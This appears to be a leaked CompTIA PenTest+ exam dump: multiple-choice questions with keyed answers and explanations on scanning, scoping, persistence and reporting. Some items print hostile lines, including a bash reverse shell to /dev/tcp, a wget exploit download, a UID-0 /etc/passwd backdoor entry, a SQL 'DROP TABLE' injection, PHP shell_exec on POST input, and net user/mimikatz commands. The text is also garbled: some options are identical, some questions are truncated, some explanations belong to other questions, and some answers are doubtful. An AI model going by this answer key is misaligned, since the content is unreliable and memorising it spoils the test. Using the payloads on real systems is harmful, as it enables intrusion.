PT0-002 Dumps

CompTIA PenTest+ Certification Exam

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




NEW QUESTION 1
You are a penetration tester running port scans on a server. INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting

NEW QUESTION 2
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.
B. There is a duplicate MX record.
C. The NS record is not within the appropriate domain.
D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 3
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
…
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>       sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>       sock.settimeout(20)
<08>       result = sock.connect_ex((remoteSvr, port))
<09>       if result == 0:
<10>            resultList.append(port)
<11>       sock.close()
…
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 4
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Contact law enforcement.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Answer: C

Explanation:
Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester's activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION 5
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.
B. Verify the client has granted network access to the hot site.
C. Determine if the failover environment relies on resources not owned by the client.
D. Establish communication and escalation procedures with the client.

Answer: A

Explanation:
The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

NEW QUESTION 6
A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that

another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

A. Add a web shell to the root of the website.
B. Upgrade the reverse shell to a true TTY terminal.
C. Add a new user with ID 0 to the /etc/passwd file.
D. Change the password of the root user and revert after the test.

Answer: C

Explanation:
The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION 7
An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

A. nmap 192.168.0.1/24
B. nmap 192.168.0.1/24
C. nmap oG 192.168.0.1/24
D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 8
Which of the following is the MOST effective person to validate results from a penetration test?

A. Third party
B. Team leader
C. Chief Information Officer
D. Client

Answer: B

NEW QUESTION 9
While performing the scanning phase of a penetration test, the penetration tester runs the following command:
.....v -sV -p- 10.10.10.23-28
....ip scan is finished, the penetration tester notices all hosts seem to be down.
Which of the following options should the penetration tester try next?

A. -su
B. -pn
C. -sn
D. -ss

Answer: B

Explanation:
The command nmap -v -sV -p- 10.10.10.23-28 is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses1. The command has the following options:
- -v enables verbose mode, which increases the amount of information displayed by nmap
- -p- specifies that all ports from 1 to 65535 should be scanned

* 10.10.10.23-28 specifies the range of IP addresses to be scanned
The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not respond. However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the -Pn option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The -su option does not exist in nmap, and would cause an error. The -sn option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The -ss option does not exist in nmap, and would cause an error.

NEW QUESTION 10
A penetration tester ran the following command on a staging server:
python –m SimpleHTTPServer 9891
Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 10
A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user ...ch of the following should be included in the recommendations for remediation?

A. training program on proper access to the web server
B. patch-management program for the web server.
C. the web server in a screened subnet
D. Implement endpoint protection on the workstations

Answer: D

Explanation:
The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

NEW QUESTION 14
A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.
Which of the following actions should the tester take?

A. Perform forensic analysis to isolate the means of compromise and determine attribution.
B. Incorporate the newly identified method of compromise into the red team's approach.
C. Create a detailed document of findings before continuing with the assessment.
D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Answer: D

Explanation:
Halting the assessment and following the reporting procedures as outlined in the contract is the best action to take after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The reporting procedures are part of the contract that specifies how to handle any critical issues or incidents during the penetration testing engagement. They should include details such as who to contact, what information to provide, and what steps to follow.

NEW QUESTION 15
A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?

A. Web archive
B. GitHub
C. File metadata
D. Underground forums

Answer: A

NEW QUESTION 16
Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

A. Executive summary
B. Remediation
C. Methodology
D. Metrics and measures

Answer: B

Explanation:
The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices, and resources to help the developers improve the security of their applications4.

NEW QUESTION 18
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 19
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.
B. Disregard the IP range, as it is out of scope.
C. Stop the assessment and inform the emergency contact.
D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 22
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Answer: A

Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 23
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Answer: B

NEW QUESTION 28
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root         915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.
B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.

Answer: B

Explanation:
The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 33
A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?

A. Partially known environment testing
B. Known environment testing
C. Unknown environment testing
D. Physical environment testing

Answer: C

NEW QUESTION 35
Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

A. The IP address is wrong.
B. The server is unreachable.
C. The IP address is on the blocklist.
D. The IP address is on the allow list.

Answer: C

Explanation:
for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 39
A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning
B. RFID tagging
C. Meta tagging
D. Tag nesting

Answer: D

Explanation:
since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation
Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 41
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft
B. CentralOps
C. Responder
D. FOCA

Answer: D

Explanation:
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/

NEW QUESTION 46
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Answer: D

NEW QUESTION 51
A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a
social-engineering method that, if successful, would MOST likely enable both objectives?

A. Send an SMS with a spoofed service number including a link to download a malicious application.
B. Exploit a vulnerability in the MDM and create a new account and device profile.
C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A

Explanation:
Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 53
Given the following code:

```
systems = {
        "10.10.10.1" : "Windows 10",
        "10.10.10.2" : "Windows 10",
        "10.10.10.3" : "Windows 2016",
        "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

A. A tuple
B. A tree
C. An array
D. A dictionary

Answer: D

Explanation:
A dictionary is a data structure in Python that stores key-value pairs, where each key is associated with a value. A dictionary is created by enclosing the key-value pairs in curly braces and separating them by commas. A dictionary can be accessed by using the keys as indexes or by using methods such as keys(), values(), or items(). In the code, systems is a dictionary that has four key-value pairs, each representing an IP address and its corresponding operating system. A tuple is a data structure in Python that stores an ordered sequence of immutable values, enclosed in parentheses and separated by commas. A tree is a data structure that consists of nodes connected by edges, forming a hierarchical structure with a root node and leaf nodes. An array is a data structure that stores a collection of elements of the same type in a contiguous memory location.

NEW QUESTION 56
A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark
B. Nessus
C. Retina
D. Burp Suite
E. Shodan
F. Nikto

Answer: AE

Explanation:
Wireshark and Shodan are two tools that can be used to perform passive reconnaissance, which means collecting information from publicly available sources without interacting with the target or revealing one's identity. Wireshark is a tool that can be used to capture and analyze network traffic, such as packets, protocols, or sessions, without sending any data to the target. Shodan is a tool that can be used to search for devices or services on the internet, such as web servers, routers, cameras, or firewalls, without contacting them directly. The other tools are not passive reconnaissance tools, but rather active reconnaissance tools, which means interacting with the target or sending data to it. Nessus and Retina are tools that can be used to perform vulnerability scanning, which involves sending probes or requests to the target and analyzing its responses for potential weaknesses. Burp Suite is a tool that can be used to perform web application testing, which involves intercepting and modifying web requests and responses between the browser and the server.

NEW QUESTION 57
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication
C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Answer: A

Explanation:
If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

NEW QUESTION 59
A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

A. Network segmentation
B. Key rotation
C. Encrypted passwords
D. Patch management

Answer: D

Explanation:
Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software

exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.
Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.
Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.
Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 61
Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

A. MSA
B. NDA
C. SOW
D. ROE

Answer: B

NEW QUESTION 65
A penetration tester ran an Nmap scan on an Internet-facing network device with the –F option and found a few open ports. To further enumerate, the tester ran another scan using the following command:
nmap –O –A –sS –p- 100.100.100.50
Nmap returned that all 65,535 ports were filtered.
Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.
B. The penetration tester used unsupported flags.
C. The edge network device was disconnected.
D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 67
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 69
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

A. "cisco-ios" "admin+1234"
B. "cisco-ios" "no-password"
C. "cisco-ios" "default-passwords"
D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 70
A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

A. OpenVAS
B. Nikto
C. SQLmap
D. Nessus

Answer: C

NEW QUESTION 72
A penetration tester conducted an assessment on a web server. The logs from this session show the following:

http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -
Which of the following attacks is being attempted?

A. Clickjacking
B. Session hijacking
C. Parameter pollution
D. Cookie hijacking
E. Cross-site scripting

Answer: C

NEW QUESTION 73
During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?

A. Federation misconfiguration of the container
B. Key mismanagement between the environments
C. laaS failure at the provider
D. Container listed in the public domain

Answer: A

Explanation:
The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container. Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users. Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

NEW QUESTION 77
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 81
A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

A. Asset inventory
B. DNS records
C. Web-application scan
D. Full scan

Answer: A

NEW QUESTION 83
Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

Explanation:
